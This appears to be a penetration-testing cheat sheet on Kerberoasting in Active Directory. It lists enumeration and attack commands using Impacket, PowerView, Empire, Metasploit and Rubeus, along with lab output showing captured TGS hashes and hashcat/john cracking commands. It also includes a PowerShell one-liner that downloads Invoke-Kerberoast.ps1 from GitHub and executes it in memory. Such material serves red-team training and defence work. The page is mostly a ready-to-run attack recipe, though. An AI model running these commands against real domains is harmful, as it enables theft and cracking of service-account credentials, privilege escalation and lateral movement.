Kerberoasting

Description

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to Brute Force.
Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service).
Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC). Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline Brute Force attacks that may expose plain text credentials.
Cracked hashes may enable Persistence, Privilege Escalation, and Lateral Movement via access to Valid Accounts.

Enumeration Techniques - Linux

Python - Impacket

```
GetUserSPNs.py [Domain]/[User]:<Password> -dc-ip [IP] -request
```

Enumeration Techniques - Windows

CMD

```
# Gets all SPNs, Includes machine account SPNs
setspn -T [Domain] -Q */*
```


Powerview

```
Get-DomainUser -SPN | Select SamAccountName,DisplayName,ServicePrincipalName
```

Exploit Techniques - Linux

Empire


```
# PowerShell
powershell/credentials/invoke_kerberoast
# C#
csharp/SharpSploit.Enumeration/Kerberoast
```



```
(Empire: usemodule/powershell/credentials/invoke_kerberoast) > execute
[*] Tasked WXLZH9L4 to run Task 2
[*] Task 2 results received
Job started: 34VU92HD
[*] Task 2 results received


TicketByteHexStream  :
Hash                 : File.Server:$krb5tgs$23$2B7C7747B65264C2676C9B176D8072A7$692E12F0268F92EA72BFDD4CAAB26FE382066232
                       90AE8F44A945CC1A00FFDDD190EDD5BE7C93945F7D5EE1E559C7E03792C38EB8A9CEF1CA33ADD2C0966742DBC660697E5
                       D5E4DBC25ECE2014CAC898C0D0AFC364C8B8DAFA4D6D88105CED63CC4EA417521B7256ACF49383FFFC3E0B92E1B83E970
                       43E7A0CF48BEBAB416CA2A486AA2B7D9D6889B01CAA1AC9D222DDF53342B309AA7E9ED7E8337C0F55242BD3E42FDA0F14
                       BC528E95024AD15EFA504618B197DFB3B4702E5C6D12092D05AF61D547A96C1EA4BFDEED2838CED2973E28686DE6ED033
                       F6E3EC9AFA2DA350827E9BDEB47F8DC0E63AC9413EF8AD791873091D7BCDD46B334A9FD1BFF83327B2A716EEC9080969F
                       56069533F1CA68C569CD19E2C4DCFAE5CB8BFD72B754C6C45DB6615D28508DF8F9020F8D9D008642B19B4350C9DE21053
                       DF055879EAF1EE5B01BE33B8ED2B05FBB5C877B33CDB634ED214DDC6E8089F58DCB52EC02D75832A14E664FAB4D84C16B
                       CCD025660B9949B804FBF6F5BCB721FDB9A2312921BB626DF4B21DA510087CB0E391A7A662F74EB492716A734FAA343E5
                       35E03C6BD6DDDF02D15AA01C6C91E34FF0E14C972772E94BB5F2BD2B2E882248319F82B08CDB873FBE8140C11F7BA5624
                       43B32FE48D6C3C3F6AA292D3428CB93B1D7B4A2D3F6586BD02DA789E0DAC86F71E1DFC21D117EFA266487EB94C5DEA301
                       BC3959D892371FA0D78FC5241EFA97BB535543FDFFDA1EC3B19166C2857DFEC7F124FA3DE61C5A5E8111D6D3DBB2F72DA
                       97B7C154F46DAAC3E405035E4E6215622BEF9BC8033ED8AB5E27440F831E23D9E61839DC01AB083538953652CA5D8591D
                       C6B2D3A3113A0D3F66CCF8F455EBA47DBDBCC0D8DB817ECD8E57521902A33F7547E363332C1CA8F403438F5D35E948616
                       68BF0593FA6A4E339B627EAA93E0E46D2DF7F55BE97073B8C2C28369EE757A03041C0959753C4BB89B26AD9552D39A08B
                       F5BBF3113A1D74B9DB02138E595C2A9AC0BA460E94497B07BB00E4A039298AD8329A044EBED3DAA7FE456296FD5D0838B
                       D6CE573D29E7DA1C446C456792E10B1824833DA4658141E1596AB470011C87D816A6AD244845EFD97F3874525E69973D2
                       F7502FEE607C9D70AEEDD440F610F4AD29F6D266CB947EEA06B604E6B3C2EF62E98BD347ECDE898706799CC91DB25B5CA
                       EA35BE8E1CA14068DB3689E64C1F52704744B38A92E0C7B29A48C20A7BC5C5DCE9FE333438A436B25D690284CA5B0A6B9
                       E61D6A68AFBCD13B6605DA37EAE26E73769C753913B8C558592F2ABCDEF3F8C858AD2CEFE4B82CEA4AB74A63B9AD2B85C
                       0736EE51124379969B30FBA3177E4525E3A8B06171B4F151502DE44F926CC6DDF8C182C9E7B721F7D23B59A803A91DA3F
                       B76C9DBD627BED490A0FD22CCCCE3244858B11675F3C88DD819AEFB2A6C0438D04548180FFB62EB984B1F26A6CA8FFAB3
                       1E76DC426615BD9A9B7E102A676892C1FEB329A22C0F418DFBA5C18860FB98138968559B37D10F302B8EBA3B6823A4A73
                       87645FCDA1ABA4A66026D8F8120146EEEBBF3F07620F0D152967086ADE23C117EDF4C808DE4077208E562E5FC2
SamAccountName       : File.Server
DistinguishedName    : CN=FileServer,OU=Users,OU=Business,DC=Security,DC=local
ServicePrincipalName : security.local/FileServer.security.local:7722
```

Impacket

GetUserSPNs.py [Domain]/[User]:<Password> -dc-ip [IP] -request




```
┌──(kali㉿kali)-[~]
└─$ GetUserSPNs.py security.local/moe:'Password123' -dc-ip '10.10.10.100' -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no
 longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                           Name         MemberOf  PasswordLastSet      LastLogon
─────────────────────────────────────────────  ───────────  ────────  ───────────────────  ─────────
security.local/FileServer.security.local:7722  File.Server            2022-05-26 20:00:33  <never>



$krb5tgs$23$*File.Server$SECURITY.LOCAL$security.local/FileServer.security.local~7722*$0511d47cf096fbd96f9a73900aed8b90$4fa90282f2052a73
e3609291247001e04ad069384ca2ef60ba8503104e455b134cf4dd08c2601c0531784b7f015fa7e495c3802610e585a4490edd09291efd117af585cac0dc99fc3ad389bd
fba1a495c6bf990996e342c32e850de5b7b700f277f29354db42cb687db825044264dfac58bd756dd93e6242c1f6495e7f3743b4f4d8c7467dbc78e05291441f5310b6f0
abf2dd79072c0afc1db7ab2f2a7c3a3a6875fa0d298306a73722715588da92a4da8f4b249c3aea59e2e9e4cdac63f95620f8fdaaef1920c21e0410adf1598f3574c51875
```

Metasploit

use auxiliary/gather/get_user_spns

Exploit Techniques - Windows

Invoke-Kerberoast (PowerSploit)
IEX(IWR https://raw.githubusercontent.com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/Invoke-Kerberoast.ps1);Invoke-Kerberoast | FL



```
PS C:\Windows\system32> iex (iwr https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/In
voke-Kerberoast.ps1); Invoke-Kerberoast | FL


TicketByteHexStream  :
Hash                 : $krb5tgs$security.local/FileServer.security.local:7722:2B7C7747B65264C2676C9B176D8072A7$692E12F0268F92EA
                       72BFDD4CAAB26FE38206623290AE8F44A945CC1A00FFDDD190EDD5BE7C93945F7D5EE1E559C7E03792C38EB8A9CEF1CA33ADD2C0
                       966742DBC660697E5D5E4DBC25ECE2014CAC898C0D0AFC364C8B8DAFA4D6D88105CED63CC4EA417521B7256ACF49383FFFC3E0B9
                       2E1B83E97043E7A0CF48BEBAB416CA2A486AA2B7D9D6889B01CAA1AC9D222DDF53342B309AA7E9ED7E8337C0F55242BD3E42FDA0
                       F14BC528E95024AD15EFA504618B197DFB3B4702E5C6D12092D05AF61D547A96C1EA4BFDEED2838CED2973E28686DE6ED033F6E3
                       EC9AFA2DA350827E9BDEB47F8DC0E63AC9413EF8AD791873091D7BCDD46B334A9FD1BFF83327B2A716EEC9080969F56069533F1C
                       A68C569CD19E2C4DCFAE5CB8BFD72B754C6C45DB6615D28508DF8F9020F8D9D008642B19B4350C9DE21053DF055879EAF1EE5B01
                       BE33B8ED2B05FBB5C877B33CDB634ED214DDC6E8089F58DCB52EC02D75832A14E664FAB4D84C16BCCD025660B9949B804FBF6F5B
                       CB721FDB9A2312921BB626DF4B21DA510087CB0E391A7A662F74EB492716A734FAA343E535E03C6BD6DDDF02D15AA01C6C91E34F
                       F0E14C972772E94BB5F2BD2B2E882248319F82B08CDB873FBE8140C11F7BA562443B32FE48D6C3C3F6AA292D3428CB93B1D7B4A2
                       D3F6586BD02DA789E0DAC86F71E1DFC21D117EFA266487EB94C5DEA301BC3959D892371FA0D78FC5241EFA97BB535543FDFFDA1E
                       C3B19166C2857DFEC7F124FA3DE61C5A5E8111D6D3DBB2F72DA97B7C154F46DAAC3E405035E4E6215622BEF9BC8033ED8AB5E274
                       40F831E23D9E61839DC01AB083538953652CA5D8591DC6B2D3A3113A0D3F66CCF8F455EBA47DBDBCC0D8DB817ECD8E57521902A3
                       3F7547E363332C1CA8F403438F5D35E94861668BF0593FA6A4E339B627EAA93E0E46D2DF7F55BE97073B8C2C28369EE757A03041
                       C0959753C4BB89B26AD9552D39A08BF5BBF3113A1D74B9DB02138E595C2A9AC0BA460E94497B07BB00E4A039298AD8329A044EBE
                       D3DAA7FE456296FD5D0838BD6CE573D29E7DA1C446C456792E10B1824833DA4658141E1596AB470011C87D816A6AD244845EFD97
                       F3874525E69973D2F7502FEE607C9D70AEEDD440F610F4AD29F6D266CB947EEA06B604E6B3C2EF62E98BD347ECDE898706799CC9
                       1DB25B5CAEA35BE8E1CA14068DB3689E64C1F52704744B38A92E0C7B29A48C20A7BC5C5DCE9FE333438A436B25D690284CA5B0A6
                       B9E61D6A68AFBCD13B6605DA37EAE26E73769C753913B8C558592F2ABCDEF3F8C858AD2CEFE4B82CEA4AB74A63B9AD2B85C0736E
                       E51124379969B30FBA3177E4525E3A8B06171B4F151502DE44F926CC6DDF8C182C9E7B721F7D23B59A803A91DA3FB76C9DBD627B
                       ED490A0FD22CCCCE3244858B11675F3C88DD819AEFB2A6C0438D04548180FFB62EB984B1F26A6CA8FFAB31E76DC426615BD9A9B7
                       E102A676892C1FEB329A22C0F418DFBA5C18860FB98138968559B37D10F302B8EBA3B6823A4A7387645FCDA1ABA4A66026D8F812
                       0146EEEBBF3F07620F0D152967086ADE23C117EDF4C808DE4077208E562E5FC2
SamAccountName       : File.Server
DistinguishedName    : CN=FileServer,OU=Users,OU=Business,DC=Security,DC=local
ServicePrincipalName : security.local/FileServer.security.local:7722
```

Rubeus

URL (Binary): https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe
URL (PowerShell):
https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-Rubeus.ps1 (binary)

# Kerberoast all users in Domain and output to file

.\Rubeus.exe kerberoast /simple /outfile:C:\Temp\Kerbhashes.txt

# Kerberoast all users in alternative Domain


.\Rubeus.exe kerberoast /nowrap /domain:[Domain]

# All Users in OU
.\Rubeus.exe kerberoast /ou:OU=Service_Accounts,DC=Security,DC=local /nowrap

# Specific users
.\Rubeus.exe kerberoast /user:[User] /nowrap

# List statistics about found Kerberoastable accounts (Quiet)

.\Rubeus.exe kerberoast /stats



```
PS C:\Users\moe\Downloads> .\Rubeus.exe kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : Security.local
[*] Searching path 'LDAP://DC01.Security.local/DC=Security,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)
samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : File.Server
[*] DistinguishedName      : CN=FileServer,OU=Users,OU=Business,DC=Security,DC=local
[*] ServicePrincipalName   : security.local/FileServer.security.local:7722
[*] PwdLastSet             : 26/05/2022 12:00:33
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*File.Server$Security.local$security.local/FileServer.security.local
                             :7722@Security.local*$2B7C7747B65264C2676C9B176D8072A7$692E12F0268F92EA72BFDD4CA
```

Cracking Techniques

```
# Windows
hashcat64.exe -m 13100 c:Hashes.txt rockyou.txt
# Linux
john --wordlist rockyou.txt Hashes.txt --format=krb5tgs
hashcat -m 13100 -a 3 Hashes.txt rockyou
```